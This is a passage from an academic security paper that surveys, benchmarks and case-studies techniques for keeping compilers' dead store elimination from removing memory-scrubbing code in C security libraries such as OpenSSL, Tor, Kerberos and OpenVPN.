The rest of the paper is organized as follows. Section 2 provides background for the rest of the paper and describes the related work. Section 3 surveys the existing techniques that are used to implement reliable scrubbing functions and then Section 4 evaluates their performance. Section 5 examines the reliability and usage of scrubbing functions of eleven popular open source applications. Section 6 describes our `secure_memzero` implementation. Section 7 describes our secure DSE implementation and evaluates its performance. Section 8 discusses our results. Section 9 concludes the paper.

2 Background and Related Work

D'Silva *et al.* [30] use the term *correctness-security gap* to describe the gap between the traditional notion of compiler correctness and the correctness notion that a security-conscious developers might have. They found instances of a correctness-security gap in several optimizations, including dead store elimination, function inlining, code motion, common subexpression elimination, and strength reduction.

Lu *et al.* [32] investigate an instance of this gap in which the compiler introduces padding bytes in data structures to improve performance. These padding bytes may remain uninitialized and thus leak data if sent to the outside world. By looking for such data leakage, they found previously undiscovered bugs in the Linux and Android kernels. Wang *et al.* [38] explore another instance of the correctness-security gap: compilers sometimes remove code that has undefined behavior that, in some cases, includes security checks. They developed a static checker called STACK that identifies such code in C/C++ programs and they used it to uncover 160 new bugs in commonly deployed systems.

Our work examines how developers handle the correctness-security gap introduced by aggressive dead store elimination. While the soundness and security of dead store elimination has been studied formally [28, 31, 29], the aim of our work is to study the phenomenon *empirically*.

Bug reports are littered with reports of DSE negatively affecting program security, as far back as 2002 from Bug 8537 in GCC titled "Optimizer Removes Code Necessary for Security" [3], to January 2016 when OpenSSH patched CVE-2016-0777, which allowed a malicious server to read private SSH keys by combining a memory disclosure vulnerability with errant `memset` and `bzero` memory scrubs [10]; or February 2016 when OpenSSL changed its memory scrubbing technique after discussion in Issue 445 [22]; or Bug 751 in OpenVPN from October 2016 about secret data scrubs being optimized away [26].

Despite developers' awareness of such problems, there is no uniformly-used solution. The CERT C Secure Coding Standard [37] recommends `SecureZeroMemory` as a Windows solution, `memset_s` as a C11 solution, and the volatile data pointer technique as a C99 solution. Unfortunately, each of these solutions has problems. The Windows solution is not cross-platform. For the recommended C11 `memset_s` solution, to the best of our knowledge, there is no standard-compliant implementation. Furthermore, while the CERT solution for C99 solution may prevent most compilers from removing scrubbing operations, the standard does not guarantee its correctness [36]. Furthermore, another common technique, using a volatile function pointer, is not guaranteed to work according to the standard because although the standard requires compilers to access the function pointer, it does not require them to make a call via that pointer [35].

3 Existing Approaches

Until recently, the C standard did not provide a way to ensure that a `memset` is not removed, leaving developers who wanted to clear sensitive memory were left to devise their own techniques. We surveyed security-related open source projects to determine what techniques developers were using to clear memory, and in this section we present the results of our survey. For

each technique, we describe how it is intended to work, its **availability** on different platforms, and its **effectiveness** at ensuring that sensitive data is scrubbed. We rate the effectiveness of a technique on a three-level scale:

- **Effective.** Guaranteed to work (barring flaws in implementation).
- **Effective in practice.** Works with all compilation options and on all the compilers we tested (GCC, Clang, and MSVC), but is not guaranteed in principle.
- **Flawed.** Fails in at least one configuration.

In Section 4 we also compare the performance of a subset of the surveyed techniques.

The scrubbing techniques we found can be divided into four groups based on how they attempt to force memory to be cleared:

- **Rely on the platform.** Use a function offered by the operating system or a library that guarantees memory will be cleared.
- **Disable optimization.** Disable the optimization that removes the scrubbing operation.
- **Hide semantics.** Hide the semantics of the clearing operation, preventing the compiler from recognizing it as a dead store.
- **Force write.** Directly force the compiler to write to memory.

In the remainder of this section, we describe and discuss each technique in detail.

3.1 Platform-Supplied Functions

The easiest way to ensure that memory is scrubbed is to call a function that guarantees that memory will be scrubbed. These *deus ex machina* techniques rely on a platform-provided function that guarantees the desired behavior and lift the burden of fighting the optimizer from the developers' shoulders. Unfortunately, these techniques are not universally available, forcing developers to come up with backup solutions.

3.1.1 Windows SecureZeroMemory

On Windows, `SecureZeroMemory` is designed to be a reliable scrubbing function even in the presence of optimizations. This is achieved by the support from the Microsoft Visual Studio compiler, which never optimizes out a call to `SecureZeroMemory`. Unfortunately, this function is only available on Windows.
Used in: Kerberos's `zap`, Libsodium's `sodium_memzero`, Tor's `memwipe`.
Availability: Windows platforms.
Effectiveness: Effective.

3.1.2 OpenBSD explicit_bzero

Similarly OpenBSD provides `explicit_bzero`, a optimization-resistant analogue of the BSD `bzero` function. The `explicit_bzero` function has been available in OpenBSD since version 5.5 and FreeBSD since version 11. Under the hood, `explicit_bzero` simply calls `bzero`, however, because `explicit_bzero` is defined in the C standard library shipped with the operating system and not in the compilation unit of the program using it, the compiler is not aware of this and does not eliminate the call to `explicit_bzero`. As discussed in Section 3.3.1, this way of keeping the compiler in the dark only works if definition and use remain separate through compilation and linking. This is the case with OpenBSD and FreeBSD, which dynamically link to the C library at runtime.
Used in: Libsodium's `sodium_memzero`, Tor's `memwipe`, OpenSSH's `explicit_bzero`.
Availability: FreeBSD and OpenBSD.
Effectiveness: Effective (when `libc` is a shared library).

3.1.3 C11 memset_s

Annex K of the C standard (ISO/IEC 9899-2011) introduced the `memset_s` function, declared as

```
errno_t memset_s(void* s, rsize_t smax,
                 int c, rsize_t n);
```

Similar to `memset`, the `memset_s` function sets a number of the bytes starting at address `s` to the byte value `c`. The number of bytes written is the lesser of `smax` or `n`. By analogy to `strncpy`, the intention of having two size arguments is prevent a buffer overflow when `n` is an untrusted user-supplied argument; setting `smax` to the size allocated for `s` guarantees that the buffer will not be overflowed. More importantly, the standard requires that the function actually write to memory, regardless of whether or not the written values are read.

The use of two size arguments, while consistent stylistically with other `_s` functions, has drawbacks. It differs from the familiar `memset` function which takes one size argument. The use of two arguments means that a developer can't use `memset_s` as a drop-in replacement for `memset`. It may also lead to incorrect usage, for example, by setting `smax` or `n` to 0, and thus, while preventing a buffer overflow, would fail to clear the buffer as intended.

While `memset_s` seems like the ideal solution, it's implementation has been slow. There may be several reasons for this. First, `memset_s` is not required by the standard. It is part of the optional Appendix K. C11 treats all the function in the Annex K as a unit. That is, if a C library wants to implement the Annex K in a standard-conforming fashion, it has to implement *all* of the functions defined in this annex. At the time of

this writing, memset_s is not provided by the GNU C Library nor by the FreeBSD, OpenBSD, or NetBSD standard libraries. It's poor adoption and perceived flaws have led to calls for its removal from the standard [33].
Used in: Libsodium's sodium_memzero, Tor's memwipe, OpenSSH's explicit_bzero, CERT's Windows-compliant solution [37].
Availability: No mainstream support.
Effectiveness: Effective.

3.2 Disabling Optimization

Since the dead store elimination problem is caused by compiler optimization, it is possible to prevent scrubbing stores from being eliminated by disabling compiler optimization. Dead store elimination is enabled (on GCC and Clang) at optimization level -O1, so code compiled with no optimization would retain the scrubbing writes. However, disabling optimization completely can significantly degrade performance, and is eschewed by developers. Alternatively, some compilers allow optimizations to be enabled individually, so, in principle, a program could be compiled with all optimizations except dead store elimination enabled. However, some optimization passes work better when dead stores have already been eliminated. Also, specifying the whole list of optimization passes instead of a simple optimization level like O2 is cumbersome.

Many compilers, including Microsoft Visual C, GCC and Clang, provide built-in versions of some C library functions, including memset. During compilation, the compiler replaces calls to the C library function with its built-in equivalent to improve performance. In at least one case we found, developers attempted to preserve scrubbing stores by disabling the built-in memset intrinsic using the -fno-builtin-memset flag. Unfortunately, while this may disable the promotion of standard C library functions to intrinsics, it does not prevent the compiler from understanding the semantics of memset. Furthermore, as we found during our performance measurements (Section 4), the -fno-builtin-memset flag does not not prevent the developer from calling the intrinsic directly, triggering dead store elimination. In particular, starting with glibc 2.3.4 on Linux, defining _FORTIFY_SOURCE to be an integer greater than 0 enables additional compile-time bounds checks in common functions like memset. In this case, if the checks succeed, the inline definition of memset simply calls the built-in memset. As a result, the -fno-builtin-memset option did not protect scrubbing stores from dead store elimination.
Used in: We are not aware of any programs using this technique.
Availability: Widely available.
Effectiveness: Flawed (not working when newer versions of glibc and GCC are used and optimization level is O2 or O3).

3.3 Hiding Semantics

Several scrubbing techniques attempt to hide the semantics of the scrubbing operation from the compiler. The thinking goes, if the compiler doesn't recognize that an operation is clearing memory, it will not remove it.

3.3.1 Separate Compilation

The simplest way to hide the semantics of a scrubbing operation from the compiler is to implement the scrubbing operation (e.g. by simply calling memset) in a separate compilation unit. When this scrubbing function is called in a different compilation unit than the defining one, the compiler cannot remove any calls to the scrubbing function because the compiler does not know that it is equivalent to memset. Unfortunately, this technique is not reliable when link-time optimization (LTO) is enabled, which can merge all the compilation units into one, giving the compiler a global view of the whole program. The compiler can then recognize that the scrubbing function is effectively a memset, and remove dead calls to it. Thus, to ensure this technique works, the developer needs to make sure that she has the control over how the program is compiled.

3.3.2 Weak Linkage

GCC and some compilers that mimic GCC allow developers to define *weak definitions*. A weak definition of a symbol, indicated by the compiler attribute __attribute__((weak)), is a tentative definition that may be replaced by another definition at link time. In fact, the OpenBSD explicit_bzero function (Section 3.1.2) uses this technique also:

```
__attribute__((weak)) void
__explicit_bzero_hook(void *buf, size_t len) { }

void explicit_bzero(void *buf, size_t len) {
    memset(buf, 0, len);
    __explicit_bzero_hook(buf, len);
}
```

The compiler can not eliminate the call to memset because an overriding definition of __explicit_bzero_hook may access buf. This way, even if explicit_bzero is used in the same compilation unit where it is defined, the compiler will not eliminate the scrubbing operation. Unfortunately, this technique is also vulnerable to link-time optimization. With link-time optimization enabled, the compiler-linker can resolve the final definition of the weak symbol, determine that it does nothing, and then eliminate the dead store.
Used in: Libsodium's sodium_memzero, libressl's explicit_bzero [14].

Availability: Available on GCC and Clang.
Effectiveness: Flawed (defeated by LTO).

3.3.3 Volatile Function Pointer

Another popular technique for hiding a scrubbing operation from the compiler is to call the memory scrubbing function via a volatile function pointer. `OPENSSL_cleanse` of OpenSSL 1.0.2, shown below, is one implementation that uses this technique:

```
typedef void *(*memset_t)(void *,int,size_t);
static volatile memset_t memset_func = &memset;
void OPENSSL_cleanse(void *ptr, size_t len) {
    memset_func(ptr, 0, len);
}
```

The C11 standard defines an object of volatile-qualified type as follows:

> An object that has volatile-qualified type may be modified in ways unknown to the implementation or have other unknown side effects. Therefore any expression referring to such an object shall be evaluated strictly according to the rules of the abstract machine, as described in 5.1.2.3. Furthermore, at every sequence point the value last stored in the object shall agree with that prescribed by the abstract machine, except as modified by the unknown factors mentioned previously. What constitutes an access to an object that has volatile-qualified type is implementation-defined.

The effect of declaring `memset_func` as volatile means that the compiler must read its value from memory each time its used because the value may have changed. The reasoning goes that because the compiler does not know the value of `memset_func` at compile time, it can't recognize the call to `memset` and eliminate it.

We have confirmed that this technique works on GCC, Clang and Microsoft Visual C, and we deem it to be effective. It is worth noting, however, that while the standard requires the compiler to read the value of `memset_func` from memory, it does *not* require it to call `memset` if it can compute the same result by other means. Therefore, a compiler would be in compliance if it inlined each call to `OPENSSL_cleanse` as:

```
memset_t tmp_fptr = memset_func;
if (tmp_fptr == &memset)
    memset(ptr, 0, len);
else
    tmp_fptr(ptr, 0, len);
```

If the memory pointed to by `ptr` is not read again, then the direct call to `memset`, the semantics of which are known, could be eliminated, removing the scrubbing operation. We know of no compiler that does this and consider such an optimization unlikely.
Used in: OpenSSL 1.0.2's `OPENSSL_cleanse` (also used in Tor and Bitcoin); OpenSSH's `explicit_bzero`, quarkslab's `memset_s` [4].
Availability: Universally available.
Effectiveness: Effective in practice.

3.3.4 Assembly Implementation

Because optimizations often take place at compiler's intermediate representation level, it is possible to hide the semantics of a memory scrubbing operation by implementing it in assembly language. In some cases, this may also be done as a way to improve performance, however, our results indicate that the compiler's built-in intrinsic `memset` performs as well as the assembly implementation we examined. So long as the compiler does not perform assembly-level link-time optimization, this technique is effective at ensuring scrubbing stores are preserved.
Used in: OpenSSL's `OPENSSL_cleanse` (also used by Tor and Bitcoin); Crypto++'s `SecureWipeBuffer`.
Availability: Target-specific.
Effectiveness: Effective.

3.4 Forcing Memory Writes

The fourth set of techniques we found attempts to force the compiler to include the store operation without hiding its nature.

3.4.1 Complicated Computation

Several related techniques attempt to force the compiler to overwrite sensitive data in memory by forcing the compiler to carry out a computation. `OPENSSL_cleanse` from OpenSSL prior to version 1.0.2 is one example:

```
unsigned char cleanse_ctr = 0;
void OPENSSL_cleanse(void *ptr, size_t len) {
    unsigned char *p = ptr;
    size_t loop = len, ctr = cleanse_ctr;

    if (ptr == NULL) return;

    while (loop--) {
        *(p++) = (unsigned char)ctr;
        ctr += (17 + ((size_t)p & 0xF));
    }
    p = memchr(ptr, (unsigned char)ctr, len);
    if (p) ctr += (63 + (size_t)p);
    cleanse_ctr = (unsigned char)ctr;
}
```

This function reads and writes the global variable `cleanse_ctr`, which provides varying garbage data to fill the memory to be cleared. Because accesses to the global variable have a global impact on the program, the compiler cannot determine that this function is useless without extensive interprocedural analysis. Since such interprocedural analysis is expensive, the compiler most likely does not perform it, thus it cannot figure

out that OPENSSL_cleanse is actually a scrubbing function. However, this particular implementation is notoriously slow (see the performance numbers in Section 4). OpenSSL gave up this technique in favor of the volatile function pointer technique (Section 3.3.3) starting with version 1.0.2.

Another way to scrub sensitive data is to simply rerun the computation that accesses sensitive data again. This is used in the musl libc [17] implementation of bcrypt, which is a popular password hashing algorithm. musl's bcrypt implementation __crypt_blowfish calls the hashing function BF_crypt twice: the first time it passes the actual password to get the hash, the second time it passes a test password. The second run serves two purposes. First, it is a self-test of the hashing code. __crypt_blowfish compares the result of the second run with the hardcoded hash value in the function. If they do not match, there is something wrong in the hashing code. (In fact, the developers of musl libc found a bug in GCC that manifested in their hashing code [11].) Second, the second run of BF_crypt can also clear sensitive data left on the stack or in registers by the first run. Since the same function is called twice, the same registers will be used, thus the sensitive data left in registers will be cleared. Since the two calls to BF_crypt are in the same scope and the stack pointer points to the same position of the stack before the two calls, the sensitive data left on the stack by the first run should be cleared by the second run. The advantage of this solution is that it clears sensitive data not only on the stack but also in registers.

While the complicated computation technique appears effective in practice, there is no guarantee that a compiler will not someday see through the deception. This technique, especially re-running the computation, has a particularly negative performance impact.
Used in: OPENSSL_cleanse from OpenSSL 1.0.1 (also used in Tor and Bitcoin), crypt_blowfish from musl libc [17].
Availability: Universal.
Effectiveness: Effective in practice.

3.4.2 Volatile Data Pointer

Another way to force the compiler to perform a store is to access a volatile-qualified type. As noted in Section 3.3.3, the standard requires accesses to objects that have volatile-qualified types to be performed explicitly. If the memory to be scrubbed is a volatile object, the compiler will be forced to preserve stores that would otherwise be considered dead. Cryptography Coding Standard's Burn [9] is one of the implementations based on this idea:

```
void burn( void *v, size_t n ) {
  volatile unsigned char *p =
      ( volatile unsigned char * )v;
  while( n-- ) *p++ = 0;
}
```

In the function above, the memory to be scrubbed is written via a pointer-to-volatile p in the while loop. We have found that this technique is effective on GCC, Clang, and Microsoft Visual C. Unfortunately, this behavior is *not* guaranteed by the C11 standard: "What constitutes an access to an object that has volatile-qualified type is implementation-defined." This means that, while accessing an object declared volatile is clearly an "access to an object that has volatile-qualified type" (as in the case of the function pointer that is a volatile object), accessing a non-volatile object via pointer-to-volatile may or may not be considered such an access.
Used in: sodium_memzero from Libsodium, insecure_memzero from Tarsnap, wipememory from Libgcrypt, SecureWipeBuffer from the Crypto++ library, burn from Cryptography Coding Standard [9], David Wheeler's guaranteed_memset [39], ForceZero from wolfSSL [27], sudo_memset_s from sudo [23], and CERT's C99-compliant solution [37].
Availability: Universal.
Effectiveness: Effective in practice.

3.4.3 Memory Barrier

Both GCC and Clang support a memory barrier expressed using an inline assembly statement. The clobber argument "memory" tells the compiler that the inline assembly statement may read or write memory that is not specified in the input or output arguments [1]. This indicates to the compiler that the inline assembly statement may access and modify memory, forcing it to keep stores that might otherwise be considered dead. GCC's documentation indicates that the following inline assembly should work as a memory barrier [1]:

```
__asm__ __volatile__("":::"memory")
```

Our testing shows the above barrier works with GCC, and since Clang also supports the same syntax, one would expect that the barrier above would also work with Clang. In fact, it may remove a memset call before such a barrier [6]. We found that Kerberos (more in Section 5.2) uses this barrier to implement its scrubbing function, which may be unreliable with Clang. A more reliable way to define memory barrier is illustrated by Linux's memzero_explicit below:

```
#define barrier_data(ptr) \
__asm__ __volatile__("": :"r"(ptr) :"memory")

void memzero_explicit(void *s, size_t count) {
    memset(s, 0, count);
    barrier_data(s);
}
```

The difference is the `"r"(ptr)` argument, which makes the pointer to the scrubbed memory visible to the assembly code and prevents the scrubbing store from being eliminated.
Used in: `zap` from Kerberos, `memzero_explicit` from Linux [16].
Availability: Clang and GCC.
Effectiveness: Effective in practice.

3.5 Discussion

Our survey of existing techniques indicates that **there is no single best technique for scrubbing sensitive data**. The most effective techniques are those where the integrity of scrubbing operation is guaranteed by the platform. Unfortunately, this means that creating a scrubbing function requires relying on platform-specific functions rather than a standard C library or POSIX function.

Of the remaining techniques, we found that the volatile data pointer, volatile function pointer, and compiler memory barrier techniques are *effective in practice* with the compilers we tested. The first two of these, relying on the volatile storage type, can be used with any compiler but are not guaranteed by the standard. The memory barrier technique is specific to GCC and Clang and its effectiveness may change without notice as it has done already.

4 Performance

When it comes to security-sensitive operations like data scrubbing, performance is a secondary concern. Nevertheless, given two equally good choices, one would prefer one that is more efficient. In this section, we present our results of benchmarking the scrubbing techniques we described above under Clang 3.9 and GCC 6.2. Our baseline is the performance of ordinary `memset`, both the C library implementation and the built-in intrinsics in Clang and GCC. The performance of the C library implementation represents the expected performance of non-inlined platform-provided solutions (Section 3.1) and the separate compilation (Section 3.3.1) and weak linkage (Section 3.3.2) techniques without link-time optimization. The performance of GCC and Clang intrinsics represents the expected performance of inlined platform-provided solutions (Section 3.1) as well as the memory barrier technique (Section 3.4.3), assuming the scrubbing function is inlined. We also measured the performance of the volatile function pointer technique (Section 3.3.3), the volatile data pointer technique (Section 3.4.2), the custom assembly implementation of OpenSSL 1.1.0b (Section 3.3.4), and the complicated computation technique of OpenSSL prior to version 1.0.2 (Section 3.4.1).


4.1 Methodology

We compiled a unique executable for each technique and block size on GCC 6.2 and Clang 3.9 with the `-O2` option targeting the x86_64 platform. A scrubbing routine's performance is the median runtime over 16 program executions, where each execution gives the median runtime over 256 trials, and each trial gives the mean runtime of 256 scrubbing calls. Program executions for a given test case were spaced out in order to eliminate any affects caused by the OS scheduler interrupting a particular program execution. We left the testing framework code unoptimized. Scrubbing calls were followed by inline assembly barriers to ensure that optimizations to scrubbing routines did not affect benchmarking code. The benchmarking code calls a generic scrub function, which then calls the specific scrubbing routine to be tested; this code is allowed to be optimized, so as a result the scrubbing routine is typically inlined within the generic scrub function. The scrubbing function and scrubbed buffer size are defined at compile time, so optimizations can be exhaustive. The time to iterate through a loop 256 times containing a call to a no-op function and memory barrier was subtracted from each trial in order to eliminate time spent executing benchmarking code and the generic scrub function call. The runtime for a scrubbing routine was calculated with the `rdtsc` and `rdtscp` instructions which read the time stamp counter, with the help of the `cpuid` instruction which serializes the CPU and thus ensures that no other code is benchmarked [34]. Instruction and data caches were warmed up by executing the benchmarking code 4 times before results were recorded. Program executions were tied to the same CPU core to ensure that consistent hardware was used across tests.

The tests were done on an Intel Xeon E5-2430 v2 processor with x86_64 architecture and a 32KB L1d cache, 32KB L1i cache, and 256K L2 cache running Ubuntu 14.04 with Linux kernel 3.13.0-100-generic.

4.2 Results

Figures 1 shows the results of our benchmarks. The left plot (Figure 1a) shows the result of compiling each technique using Clang 3.9, the right plot (Figure 1b) shows the result of compiling each technique using GCC 6.2. In each plot, the *x*-axis shows the block size being zeroed and the *y*-axis the bytes written per cycle, computed by dividing the number of cycles taken by the block size. The heavy solid grey line shows the performance of plain `memset` when it is not removed by the optimizer. The fine solid black line is performance of plain `memset`



(a) Compiled with Clang 3.9.

(b) Compiled with GCC 6.2.

Figure 1: Performance of various scrubbing implementations compiled at optimization level `-O2`. The *x*-axis shows the block size being zeroed and the *y*-axis the bytes written per cycle, computed by dividing the number of cycles taken by the block size.

when compiled with the `-fno-builtin-memset` option, which instructs the compiler not to use its own built-in intrinsic `memset` instead of calling the C standard library implementation. The remaining dashed lines show the performance of the volatile function pointer technique (red line), the custom assembly implementation from OpenSSL (orange line), the volatile data pointer technique (blue line), and the complicated computation technique from OpenSSL (green line).

Large block sizes. At large block sizes, performance is dominated by the efficiently of each implementation. The largest determining factor of an implementation's efficiency is the size of its move instructions: "plain memset" and "volatile function pointer" both jump to libc's `memset`, which performs a loop of `movdqa` instructions (2^4 bytes/instruction); "custom assembly" performs a loop of `movq` instructions (2^3 bytes/instruction); and "volatile data pointer" performs a loop of `movb` instructions (2^0 byte/instruction). Further, "complicated computation" performs several unnecessary obfuscating instructions in order to trick the compiler. Its poor performance reflects the numerous developers reports complaining about its slow speed, for example Tor Ticket #7419 titled "Choose a faster memwipe implementation" [2].

Additionally, implementations which align the block pointer see improved efficiency. Libc's `memset` is able to perform `movdqa` instructions after it dqword-aligns its pointer. "custom assembly" improves from 2^3 to 2^4 byte block sizes because above that threshold it qword-aligns its pointer in order to perform `movq` instructions.

Furthermore, at some point ($\geq 2^9$ bytes for Clang; $\geq 2^{14}$ bytes for GCC) the built-in `memset` defers to using libc's `memset`, hence it is identical to "volatile function pointer" given large block sizes.

Small block sizes. At small block sizes, performance is dominated by whether or not loop unrolling occurred. The scrubbing routine is given the block size at compile-time, so it is able to optimize accordingly. Thus, for "plain memset", move instructions are unrolled for sizes $\leq 2^8$ bytes on Clang and sizes $\leq 2^5$ bytes on GCC. Additionally, for the "volatile data pointer" technique, unrolling occurs for sizes $\leq 2^6$ bytes on Clang and sizes $\leq 2^2$ bytes on GCC. Note that the performance of implementations' unrolled loops are different because different types of move instructions may be unrolled (such as a `movb` versus a `movq`).

The large magnitude of spikes in the graph can be attributed to the superscalar nature of the CPU it is run on, which essentially gives it those instructions for free for small block sizes. Both Clang and GCC-compiled "plain memset" code see a major performance drop between 32- and 64-byte block sizes. Although for GCC, this is the point at which unrolling no longer occurs—it is not so for Clang, whose dropoff is less severe. We suspect this is due to L1 caching of smaller size blocks. (The L1 cache line size is 64 bytes on our architecture.)

GCC's builtin. Upon first examining our results, we were surprised to find that the GCC-compiled "plain memset" with `-fno-builtin-memset` did as well as "plain memset" with the built-in intrinsic `memset`. After examining the produced assembly code, we found that the scrubbing function was *not* calling the libc `memset` function as expected (and the Clang-compiled version was). As a result, we found that `string.h` (where `memset` is declared) changes its be-

havior based on the value of the `_FORTIFY_SOURCE` macro, as described in Section 3.2. Thus, even with the `-fno-builtin-memset` option, GCC generated its built-in `memset`. Under normal circumstances, such code would be subject to dead-store elimination, causing the scrubbing operation to be removed.

4.3 Discussion

Our performance measurements found that **techniques vary drastically in performance**. This may make some techniques preferable to others.

5 Case Studies

To understand the use of memory scrubbing in practice, we examined the eleven popular security libraries and applications listed in Table 1. Our choices were guided by whether or not the code handled sensitive data (e.g. secret keys), availability of the source code and our own judgement of the project's relevance. For each project, we set out to determine whether a memory scrubbing function is **available**, **effective**, and **used consistently** by the projects' developers. We used the latest stable version of each project as of October 9, 2016.

Availability. To determine whether a scrubbing function is available, we manually examined the program source code. All eleven projects used one or more of the techniques described in Section 3 to clear sensitive data, and seven of them relied on a combination of at least two techniques.

If a project relied on more than one technique, it automatically chose and used the first technique available on the platform in order of preference specified by the developer. Columns under the *Preference* heading in Table 1 show the developer preference order for each technique, with 1 being highest priority (first chosen if available). The scrubbing techniques listed under the *Preference* heading are: *Win* is Windows' `SecureZeroMemory`, *BSD* is BSD's `explicit_bzero`, *C11* is C11's `memset_s`, *Asm.* is a custom assembly implementation, *Barrier* is the memory barrier technique, *VDP* is the volatile data pointer technique, *VFP* is the volatile function pointer technique, *Comp.* is the complicated computation technique, *WL* is the weak linkage technique, and *memset* is a call to plain `memset`. If a project used a function that can be one of many techniques depending on the version of that function—for example, projects that use OpenSSL's `OPENSSL_cleanse`, which may either be *VFP* or *Comp.* depending on if OpenSSL version $\geq$1.0.2 or $<$1.0.2 is used—the newer version is given a higher preference. An $*$ indicates an incorrectly implemented technique.

For example, Tor uses Windows' `SecureZeroMemory` if available, then BSDs' `explicit_bzero` if available, and so on. Generally, for projects that used them, all chose a platform-supplied function (`SecureZeroMemory`, `explicit_bzero`, or `memset_s`) first before falling back to other techniques. The most popular of the do-it-yourself approaches are the volatile data pointer (VDP) and volatile function pointer (VFP) techniques, with the latter being more popular with projects that attempt to use a platform-provided function first.

Effectiveness. To answer the second question—whether the scrubbing function is effective—we relied on the manual analysis in Section 3. If a project used an unreliable or ineffective scrubbing technique in at least one possible configuration, we considered its scrubbing function ineffective, and scored it *flawed*, denoted ○ in the *Score* column. If the scrubbing function was effective and used consistently, we scored it *effective*, denoted ●. If it was effective but not used consistently, we scored it *inconsistent*, denoted ◐.

Consistency. To determine whether a function was used consistently, we instrumented the Clang 3.9 compiler to report instances of dead store elimination where a write is eliminated because the memory location is not used afterwards. We did not report writes that were eliminated because they were followed by another write to the same memory location, because in this case, the data would be cleared by the second write. Additionally, if sensitive data is small enough to be fit into registers, it may be promoted to a register, which will lead to the removal of the scrubbing store [1]. Since the scrubbing store is not removed in the dead store elimination pass, our tool does not report it. We would argue such removals have less impact on security since the sensitive data is in a register. However, if that register spilled when the sensitive data in it, it may still leave some sensitive data in memory. Appendix A.1 provides additional details of our tool. We compiled each project using this compiler with the same optimization options as in the default build of the project. Then we examined the report generated by our tool and manually identified cases of dead store elimination that removed scrubbing operations.

Of the eleven projects we examined, all of them supported Clang. We note, however, that our goal in this part of our analysis is to identify sites where a compiler *could* eliminate a scrubbing operation, and thus identify sites where sensitive variables were not being cleared as intended by the developer. We then examined each case to determine whether the memory contained sensitive data, and whether dead store elimination took place because a project's own scrubbing function was not used or because the function was ineffective. If cases of the latter,

[1] For example, at the end of OpenSSH's `SHA1Transform` function, "`a=b=c=d=e=0;`" is used to scrub sensitive data. Because all the five variables are in virtual registers in the IR form, no store is eliminated in the DSE pass.

	Removed ops.					*Preference*										*Score*
Project	*Total*	*Sensitive*	*Heap*	*Stack*	*H/S*	*Win*	*BSD*	*C11*	*Asm.*	*Barrier*	*VDP*	*VFP*	*Comp.*	*WL*	*memset*	
NSS	15	9	3	12	0	-	-	-	-	-	-	-	-	-	1	○
OpenVPN	8	8	2	6	0	-	-	-	-	-	-	-	-	-	1	○
Kerberos	10	2	9	0	1	1	-	-	-	2*	-	-	-	-	3	○
Libsodium	0	0	0	0	0	1	3	2	-	-	5	-	-	4	-	○
Tarsnap	11	10	10	1	0	-	-	-	-	-	1	-	-	-	-	◐
Libgcrypt	2	2	0	2	0	-	-	-	-	-	1	-	-	-	-	◐
Crypto++	1	1	0	1	0	-	-	-	1	-	2	-	-	-	-	◐
Tor	4	0	4	0	0	1	2	3	4	-	-	5	6	-	-	◐
Bitcoin	0	0	0	0	0	-	-	-	1	-	-	2	3	-	-	●
OpenSSH	0	0	0	0	0	-	1	2	-	-	-	3	-	-	-	●
OpenSSL	0	0	0	0	0	-	-	-	1	-	-	2	3	-	-	●

Table 1: Summary of open source projects' removed scrubbing operations and the scrubbing techniques they use. *Removed ops.* columns show the total number of removed scrubs, the number of removed scrubs dealing with sensitive data, and the locations of memory that failed to be scrubbed. *Preference* columns show the developer preference order for each technique, with 1 being highest priority (first chosen if available). The $*$ in the row for Kerberos indicates that its barrier technique was not implemented correctly; see Section 3.4.3 for discussion. A project's *Score* shows whether its scrubbing implementation is *flawed* (○), *inconsistent* (◐), or *effective* (●).

we determined why the function was not effective; these findings are reflected in the results reported in Section 3. Columns under the heading *Removed ops.* in Table 1 show the number of cases where a scrubbing operation was removed. The *Total* column shows the total number of sites where an operation was removed. The *Sensitive* column shows the number of such operations where we considered the data to be indeed sensitive. (In some cases, the scrubbing function was used to clear data that we did not consider sensitive, such as pointer addresses.) The *Heap*, *Stack*, and *H/S* columns indicate whether or not the cleared memory was allocated on the heap, on the stack stack, or potentially on either heap or stack.

Of the eleven projects examined, four had an effective scrubbing function but did not use it consistently, resulting in a score of *inconsistent*, denoted ◐ in Table 1. As the results in Table 1 show, **only three of the eleven projects had a scrubbing function that was effective and used consistently.**

We notified the developers of each project that we scored *flawed* or *inconsistent*. For our report to the developers, we manually verified each instance where a scrubbing operation was removed, reporting only valid cases to the developers. Generally, as described below, developers acknowledged our report and fixed the problem. Note that none of the issues resulted in CVEs because to exploit, they must be used in conjunction with a separate memory disclosure bug and these types of bugs are outside the scope of this work.

In the remainder of this section, we report on the open source projects that we analyzed. Our goal is to identify common trends and understand how developers deal with the problem of compilers removing scrubbing operations.

5.1 OpenVPN

OpenVPN is an TLS/SSL-based user-space VPN [21]. We tested version 2.3.12. OpenVPN 2.3.12 does not have a reliable memory scrubbing implementation since it uses a `CLEAR` macro which expands to `memset`. We found 8 scrubbing operations that were removed, all of which deal with sensitive data. Each of the removed operations used `CLEAR`, which is not effective.

Sample case. Function `key_method_1_read` in Figure 2 is used in OpenVPN's key exchange function to process key material received from an OpenVPN peer. However, the `CLEAR` macro fails to scrub the key on the stack since it is a call to plain `memset`.

Developer response. The issues were reported, although OpenVPN developers were already aware of the problem and had a ticket on their issue tracker for it that was opened 12 days prior to our notification [26]. The patch does not change the `CLEAR` macro since it is used extensively throughout the project, but it does replace many `CLEAR` calls with our recommended fix discussed in Section 6 [7].

5.2 Kerberos

Kerberos is a network authentication protocol that provides authentication for client/server applications by using secret-key cryptography [12]. We tested Kerberos release krb5-1.14.4. The Kerberos memory scrubbing im-

```
/* From openvpn-2.3.12/src/openvpn/basic.h */
#define CLEAR(x) memset(&(x), 0, sizeof(x))

/* From openvpn-2.3.12/src/openvpn/ssl.c */
static bool key_method_1_read (struct buffer *buf, struct
  tls_session *session) {

  struct key key;
  /* key is allocated on stack to hold TLS session key */
  ...
  /* Clean up */
  CLEAR (key);
  ks->authenticated = true;
  return true;
}
```

Figure 2: A removed scrubbing operation in OpenVPN 2.3.12.

